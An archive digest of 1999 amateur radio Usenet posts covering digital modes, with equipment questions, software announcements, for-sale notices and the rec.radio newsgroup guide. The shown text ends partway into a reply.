alt.ham-radio.hf,alt.ham-radio.packet,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,uk.radio.amateur

Hello All,

We are Macclesfield and District Radio Club and will be
operating the club station /P from the site of a vintage
Steam Traction Rally at Astle Park in Cheshire England.
Near to Joderell Bank Radio Telescope

Please look out for us and Give a call in. our Callsigns
will be :-

GX4MWS/p =
Golf X-Ray FOUR Macclesfield Wireless Society / Portable
we are planning operation on 80m, 40m, 20m,15m, 10m, 6m (if conditions good)

and
GX1MWS/p =
Golf X-Ray ONE Macclesfield Wireless Society / Portable
Operation will be 2m and or 70cm with packet radio on one band

please call in to the station if you hear us or visit us if you are at the
show

3505. Re: Macclesfield & District Radio Club operational this weekend

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: Gary Peach <xcg34@dial.pipex.com>
Message-ID: <7p31l4$m78$1@lure.pipex.net>
Source record: 17063
Cross-posted to:
alt.ham-radio.hf,alt.ham-radio.packet,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,uk.radio.amateur

Martin John Hallsworth wrote
> We are Macclesfield and District Radio Club and will be

Is that the Royal wee?

> operating the club station /P from the site of a vintage
> Steam Traction Rally at Astle Park in Cheshire England.
> Near to Joderell Bank Radio Telescope

I bet the Astronomers will love that, all those hams in the area with their experimental rigs :) popping off next to the telescope when it is watching a Radio event that only occurs once in a thousand years.

Brilliant bit of co-operation you should get a medal.

Gary7SLL

3506. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ra653.a28.nomail@linux.pe1chl.ampr.org>
Source record: 17064

Boatanchor Bob NA4G <na4g@weedcon2.cropsci.ncsu.edu> wrote:
>> Whatever happened to hardware hacking?
>> --
>> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

>Cec... sadly, it has died like the dodo bird. If it is not the
>plug and play stuff, it seems to not be done. Back in earlier days,
>it was common to key a reed relay directly from an S100 bus card on
>the old Heath machines. Dittle the bits out the port and control a
>bunch of functions, in parallel. It is trivial to use a cassette port,
>a serial port or a parallel port to dittle some cw. My expectation is
>that if folks have too many ports tied up with things, get another
>computer.

I'm using a single serial port on my Linux machine to receive the signal
from a timestandard receiver, and read the bit from a motion detector
in the room. When I still had it operational, two output bits controlled
my AZ/EL antenna rotator for satellite tracking.
In those days, 3 processes were opening the device and using part of it.
(RXD/DCD for the timestandard, DSR for the alarm, RTS/DTR for the rotator
via an AMSAT-DL interface)

This has always been working just fine. There is still room for expansion
(TXD, CTS, RI)
I do have eight serial ports on this machine, but why waste a port when
only a single bit is needed?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3507. Re: any comment on Kenwood VC-H1 unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: Axle Jack <Jack.Axl@btinternet.com>
Message-ID: <7p3c7u$t72$1@uranium.btinternet.com>
Source record: 17065
Cross-posted to: alt.ham-radio.slowscan,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

I find it very good, but it does need the right amount of light to work
well. To much and it "whites" out.
Only problem I have. I live in the UK and I cant buy another lead for it. I
have a lead to fit a hand held, but I'd like to connect it to my TS450.
Nobody in the UK seems to stock accessories yet, is there anywhere
(world-wide) who would be willing to send me a lead in the UK?
cheers all
Jack
MM0AXL
jack.axl@btinternet.com

Eric Bay <ebay@idirect.com> wrote in message
news:37b37d52@nemo.idirect.com...
> any comment on Kenwood VC-H1 unit ? Thanks
>
>

3508. FT920 FREE Spectrum Analyser Program for Win95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: Colin Campbell <colin@campbell84.freeserve.co.uk>
Message-ID: <7p43n3hoh1@news5.svr.pol.co.uk>
Source record: 17066
Cross-posted to: alt.ham-radio.hf,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.shortwave,uk.radio.amateur

I have just uploaded the first release of my Spectrum Analyser program for the FT920 to my web page. You will need a PC and Win95 or above to run it. The program is released as Freeware. Please let me know of any successes/failures. Due to problems with downloads in the past, I have zipped all the files together into one file at 2.4Mb.

Program can be downloaded from

http://www.campbell84.freeserve.co.uk

Colin Campbell GM1LUZ

3509. FT-920 Data/USB and PSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: Hal <km6jm@ridgenet.net>
Message-ID: <7p4mr2$7ip$1@nnrp1.deja.com>
Source record: 17067

Hi and TIA:

I would like to be able to use the narrow filter in the '920 on PSK, however I am unable to get it to transmit when I am in the DATA/USB mode. I am able to transmit when I set the rig up for straight USB.

I am using the VOX method with the isolation xfrmr as shown in May 99 QST. Do I need to key the '920 using the comm port?

Also, when I am in the DATA mode, does the rig only accept input to transmit from the data jack on the back of the rig? I'd sure hate to have to switch cables all the time. I suppose I could modify a serial cable A/B switch box, but I transgress.....

Any thoughts?

Thanks again.

de Hal/KM6JM Ridgecrest, CA

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3510. Re: any comment on Kenwood VC-H1 unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <sCmt3.2335$ok3.789@news.rdc1.il.home.com>
Source record: 17068
Cross-posted to: alt.ham-radio.slowscan,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

> Only problem I have. I live in the UK and I cant buy another lead for it.
I
> have a lead to fit a hand held, but I'd like to connect it to my TS450.
> Nobody in the UK seems to stock accessories yet, is there anywhere
> (world-wide) who would be willing to send me a lead in the UK?
> cheers all

I'm solving the same problem here with in-line female jacks, wired to
whatever the particular radio wants.

3511. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-15 00:00:00 UTC
From: andre <magic@cuci.nl>
Message-ID: <934741367.22526.0.pluto.c3adf61b@news.demon.nl>
Source record: 17069
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Du you have an addresse !!!!

Vlaski Goran heeft geschreven in bericht <37AA5EE2.EAF2FB1B@t-online.de>...
>SixGunz schrieb:
>> For those of us that deal in english - here is a link that gives you the
>> programming schematic for the ribs - tower electronics does have the 4
>> conductor plugs available for 8 bucks + shipping - they are molded plugs
>
>
>What a shame, in Germany the 4 pole plugs are less then 1.50 USD
>
>
>--
>---
>Goran Vlaski (Ingra-Beton@t-online.de)
>http://vlaski.virtualave.net/
>http://www2.crosswinds.net/frankfurt/~vlaski/
>---

3512. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-15 00:00:00 UTC
From: Vlaski Goran <Ingra-Beton@t-online.de>
Message-ID: <37B76623.BC321CBA@t-online.de>
Source record: 17070
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

andre schrieb:
>
> Du you have an addresse !!!!
>
> Vlaski Goran heeft geschreven in bericht <37AA5EE2.EAF2FB1B@t-online.de>...
> >SixGunz schrieb:
> >> For those of us that deal in english - here is a link that gives you the
> >> programming schematic for the ribs - tower electronics does have the 4
> >> conductor plugs available for 8 bucks + shipping - they are molded plugs
> > >
> > >
> > >What a shame, in Germany the 4 pole plugs are less then 1.50 USD

Andy's Funkladen
Admiralstr.119
28215 Bremen
Deutschland (Germany)

Tel.: +49/421/353 060
Fax.: +49/421/372 714

Open from 8.30-12.30 and 14.30-17.00

The 4 pole plug costs 2,50 DM = 1,38 USD

--

Goran Vlaski (Ingra-Beton@t-online.de)
http://vlaski.virtualave.net/
http://www2.crosswinds.net/frankfurt/~vlaski/

3513. FS: Kantronis UTU terminal unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-15 00:00:00 UTC
From: Dave Redfearn <n4elm@texoma.net>
Message-ID: <37B74FBD.AADB6594@texoma.net>
Source record: 17071
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.shortwave,rec.radio.swap

```
For Sale:

Kantronics UTU terminal unit

Transmits/Receives - RTTY, CW, ASCII, and AMTOR

With manual and computer cable
Runs on 12 Vdc (no power supply)
Uses a dumb terminal or a computer with a communications program.

$50.00 OBO + shipping

73 - Dave
==================================================
Dave Redfearn, ARS N4ELM, McKinney, TX
Email: n4elm@NOJUNKtexoma.net (to reply, remove NOJUNK)
QRL? de N4ELM/qrp
```

3514. Re: [Annc] 10-mbit/s microwave Ethernet link project results

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37B78783.BE4808AC@junglevision.com>
Source record: 17072
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,sci.electronics.design

Wow, this is a great site. I'm just overwhelmed by all the information
in here.

John Miles wrote:
>
> Some time ago, there were a couple of threads discussing efforts to
> extend the N6GN 2-mbit/s digital radio link project for use with more
> modern, readily-available 10-mbit/s Ethernet cards.
>
> I've recently completed work on a project that delivers robust 10-mbit/s
> performance across an X-band microwave link at a reasonable
> price/complexity level, and wanted to post an announcement here to let
> any interested parties know of the results. The link has been in daily
> use for several weeks between my office and residence, and has worked
> great so far! Any feedback and questions are welcome.
>
> http://www.qsl.net/ke5fx
>
> -- jm KE5FX
>
> --
> Note: My E-mail address has been altered to avoid spam
> --

--

Work: http://junglevision.com
Radio: http://ke6i.com

3515. Re: [Annc] 10-mbit/s microwave Ethernet link project results

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-16 00:00:00 UTC
From: quatsein@island.net
Message-ID: <37b79fca.6772624@news.cr.island.net>
Source record: 17073
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,sci.electronics.design

Yes, he should be congratulated on a fine job of documentation on
a complex project.

Steve Carlisle

On Sun, 15 Aug 1999 20:37:39 -0700, Cathryn Mataga
<cathryn@junglevision.com> wrote:

>Wow, this is a great site. I'm just overwhelmed by all the information
>in here.
>
>John Miles wrote:
>>
>> Some time ago, there were a couple of threads discussing efforts to
>> extend the N6GN 2-mbit/s digital radio link project for use with more
>> modern, readily-available 10-mbit/s Ethernet cards.
>>
>> I've recently completed work on a project that delivers robust 10-mbit/s
>> performance across an X-band microwave link at a reasonable
>> price/complexity level, and wanted to post an announcement here to let
>> any interested parties know of the results. The link has been in daily
>> use for several weeks between my office and residence, and has worked
>> great so far! Any feedback and questions are welcome.
>>
>> http://www.qsl.net/ke5fx
>>
>> -- jm KE5FX
>>
>> --
>> Note: My E-mail address has been altered to avoid spam
>> --
>
>--
>_____________________________
>Work: http://junglevision.com
>Radio: http://ke6i.com

3516. Wanted SW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: redberd95@aol.comnospam
Message-ID: <19990816221210.29899.00000802@ng-xa1.aol.com>
Source record: 17074

I am looking for win95 software that can send AND receive
cw/packet/psk31/amtor/pactor, etc via the soundcard. The programs can be
seperate or integrated.

On a seperate note, I'm looking for software for a MFJ-1278/B.

Randy ka4nma
Please reply to redberd95@aol.com and rdav@truck.ds.adp.com

3517. FA: NIB KAM Plus 8.2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: Rich Ullery <kkpl@spiretech.com>
Message-ID: <37B8E01B.419C326C@spiretech.com>
Source record: 17075
Cross-posted to: rec.radio.amateur.digital,alt.ham-radio.rtty,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Kantronics KAM Plus
Ver 8.2
http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=147730849

3518. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7pb5ivgtv1@news.hawaii.edu>
Source record: 17076
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, KH6O, jeffreyh@hawaii.edu, or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
=======

Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the group includes Cary Oler's daily solar progagation bulletins, ARRL

bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas. PLEASE BE SURE TO SAVE THE WELCOME MESSAGE YOU RECEIVE AFTER SUBSCRIBING -- IT WILL CONTAIN IMPORTANT INFO REGARDING UNSUBSCRIBING!

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send an email to cq-contesting-request@contesting.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's

headers (before the first blank line). This will cause followups to your article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, KH6O, and your friendly rec.radio.amateur working-group
jeffreyh@hawaii.edu

3519. FlexNet Info for US Hams

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7pbq50$1vb7@enews2.newsguy.com>
Source record: 17077

http://www.texoma.net/~n5pvl

A fair collection of articles covering FlexNet, including the DOS and Win95 versions as well as the FlexDigi node option. Numerous setup examples, and step-by-step articles.

All of the articles are public domain, and many have a "text version" button at the end, for the convenience of Ham newsletter editors.

Enjoy!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3520. Re: Wanted SW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: Chris Smolinski <csmolinski@erols.com>
Message-ID: <37B97D96.CADC1780@erols.com>
Source record: 17078

A Windows version of MultiMode (presently Mac only) is presently under
development. We hope to begin beta testing soon. Those interested can
follow development at this URL:

http://www.blackcatsystems.com/software/WinMultiMode.html

73's
Chris
N3JLY

REDBERD95 wrote:
>
> I am looking for win95 software that can send AND receive
> cw/packet/psk31/amtor/pactor, etc via the soundcard. The programs can be
> seperate or integrated.
>
> On a seperate note, I'm looking for software for a MFJ-1278/B.
>
> Randy ka4nma
> Please reply to redberd95@aol.com and rdav@truck.ds.adp.com

3521. Be informed! Top satellite- & media-news, frequencie-tables and more

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: Stefan Hagedorn <webmaster@sat-hagedorn.de>
Message-ID: <01bee704$942cc500$0100007f@stefan>
Source record: 17079
Cross-posted to: it.hobby.satellite-tv,it.hobby.satellite-tv.digitale,nl.media.satelliet,rec.radio.amateur.digital.misc

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 9.8.99
* US Open in Flushing Meadow live on DF1 and PREMIERE DIGITAL
* Electronic programm-guide called RTL World is testing on ASTRA 1 F
* ASTRA 2 A: BSkyB has started to use another digital transponder
* ASTRA 2 A: Some more Asian tv-channels would like to join to Sky Digital
* ASTRA 1 H on 19,2° East - several transponders have moved from
ASTRA 1 E, F and G
* ASTRA 1 G: Dolby Digital promo-channel has launched
* ASTRA 1 E: Another French radio-programm has started digital transmission
* Hot Bird 3: Music-programm Mizik Tropical seems to has started
* Hot Bird 3: PINK TV Serbien verschl°sselt digitales Signal
* Hot Bird 4: Hot Bird Jazz Channel has launched in MPEG2 clear
* Hot Bird 5: K-TV from Austria seems to has started regular programm
* Hot Bird 2: Another radio-station from Portugal comes analogue
* Hot Bird 5: German radio-bouquet plan to start on 28 August 1999
* EUTELSAT II-F4M: Kral TV no longer digital available
* THOR III A: NRK Alltid Nyheter has stopped digital carrier
* EUTELSAT II-F2 has reached 12,5° West - SIC Portugal first tv-station
* INTELSAT 605: New home for ARD Wetterstudio Gais/Kachelmann AG

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

3522. WTD* MANUAL FOR RECEIVER NRD535*

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-17 00:00:00 UTC
From: José Luis <josechu@arrakis.es>
Message-ID: <37B983F9.119EE82A@arrakis.es>
Source record: 17080

WOULD LIKE TO GET A COPY OF MANUAL FOR THE RECEIVER NRD535
PLEASE EMAIL ME IF YOU CAN HELP
I WILL PAY GENEROUSLY
SINCERELY
EA2BG JOSE LUIS ZARAGOZA (SPAIN)

3523. Re: [Annc] 10-mbit/s microwave Ethernet link project results

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7pe9eg$m8q$1@harvee.billerica.ma.us>
Source record: 17081
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,sci.electronics.design

In rec.radio.amateur.digital.misc John Miles <jmiles@pop.removethistomailme.net> wrote:
> Some time ago, there were a couple of threads discussing efforts to
> extend the N6GN 2-mbit/s digital radio link project for use with more
> modern, readily-available 10-mbit/s Ethernet cards.

> I've recently completed work on a project that delivers robust 10-mbit/s
> performance across an X-band microwave link at a reasonable
> price/complexity level, and wanted to post an announcement here to let
> any interested parties know of the results. The link has been in daily
> use for several weeks between my office and residence, and has worked
> great so far! Any feedback and questions are welcome.

> http://www.qsl.net/ke5fx

> -- jm KE5FX

found this in the comp.protocols.tcp-ip.domains newsgroup.

From: m8114@abc.se (Marcel Bos)
Newsgroups: comp.protocols.tcp-ip.domains
Subject: SK0MK KE5FX Microwave datalink Project
Date: 17 Aug 1999 16:03:15 GMT
Organization: ABC-Klubben
Lines: 28
Message-ID: <7pc143$22$2@oden.abc.se>
NNTP-Posting-Host: atle.abc.se
X-Newsreader: TIN [version 1.2 PL2]
Xref: harvee comp.protocols.tcp-ip.domains:875

There is now ongoing a new project with its goal to create a 10Mbit
Microwave kit. Much efforts has Allready been made, and the ones who feels
that they have a call for this sort of stuff are very much wellcome to join
us. People of intrests are they who has writeln ethernet protocols, people
who has wiroked with microwaves - PCB design and the rest who feels that
they can contribute with something needed inhere.

The project style are driven in the Linux project model.

There is in some locations a badly need of infrastructure in some places and
at the same time a very bad usement of the 44 andresses, and that is
something I have in mind to change by this. So fellows who feels that the
old packetradio standard needs a major upgrade, then please join us.

To join, and for more information about the mailinglist

Enter :www.abc.se/~m8114/hamradio

/Marcel Bos
Sweden

---

fyi,
--- eric (ka1eec)

3524. HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: NoFixxxer <NA@NA.COM>
Message-ID: <11Cu3.67972$jl.42685887@newscontent-01.sprint.ca>
Source record: 17082
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

Hello,

I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure the
TNC for APRS? Or do I need version 6, with the GPS commands?

If anyone can help me get set up I would really appreciate it.

Thanks

VA3HST
Paul.

3525. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: carndt@slonet.org
Message-ID: <xaCu3.5$Bd3.1719@news.callamer.com>
Source record: 17083
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

Depends on what you are trying to do. If you just want to run APRS on a PC, it'll work fine. If you want to build a stand alone tracker, you'll need the prom upgrade. The current one is 8.2, and about $60 from Kantronics. I understand there are images of that prom available, but using them would be wrong. ;-)

In article <11Cu3.67972$jl.42685887@newscontent-01.sprint.ca>,
NoFixxxer <NA@NA.COM> wrote:
>Hello,
>
>I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure the
>TNC for APRS? Or do I need version 6, with the GPS commands?
>
>If anyone can help me get set up I would really appreciate it.
>
>Thanks
>
>VA3HST
>Paul.
>
>

3526. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: NoFixxxer <NA@NA.COM>
Message-ID: <_LCu3.67993$jl.42716503@newscontent-01.sprint.ca>
Source record: 17084
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

What I want to do is use my Garmin GPS12XL and the TNC in the car, for APRS
use. No computer hooked up. Can the TNC be programmed to work this way?
If so, can you tell me how?

Thanks.

Chris Arndt <carndt@slonet.org> wrote in message
news:xaCu3.5$Bd3.1719@news.callamer.com...
> Depends on what you are trying to do. If you just want to run APRS on a
> PC, it'll work fine. If you want to build a stand alone tracker, you'll
> need the prom upgrade. The current one is 8.2, and about $60 from
> Kantronics. I understand there are images of that prom available, but
> using them would be wrong. ;-)
>
> In article <11Cu3.67972$jl.42685887@newscontent-01.sprint.ca>,
> NoFixxxer <NA@NA.COM> wrote:
> >Hello,
> >
> >I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure
the
> >TNC for APRS? Or do I need version 6, with the GPS commands?
> >
> >If anyone can help me get set up I would really appreciate it.
> >
> >Thanks
> >
> >VA3HST
> >Paul.
> >
> >
>
>

3527. Re: digital activity survey

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7peteq$f55$1@news.minn.net>
Source record: 17085

In article <7ocbph$9f3$1@autumn.news.rcn.net>, "Bob Lewis" <aa4pb@erols.com> wrote:
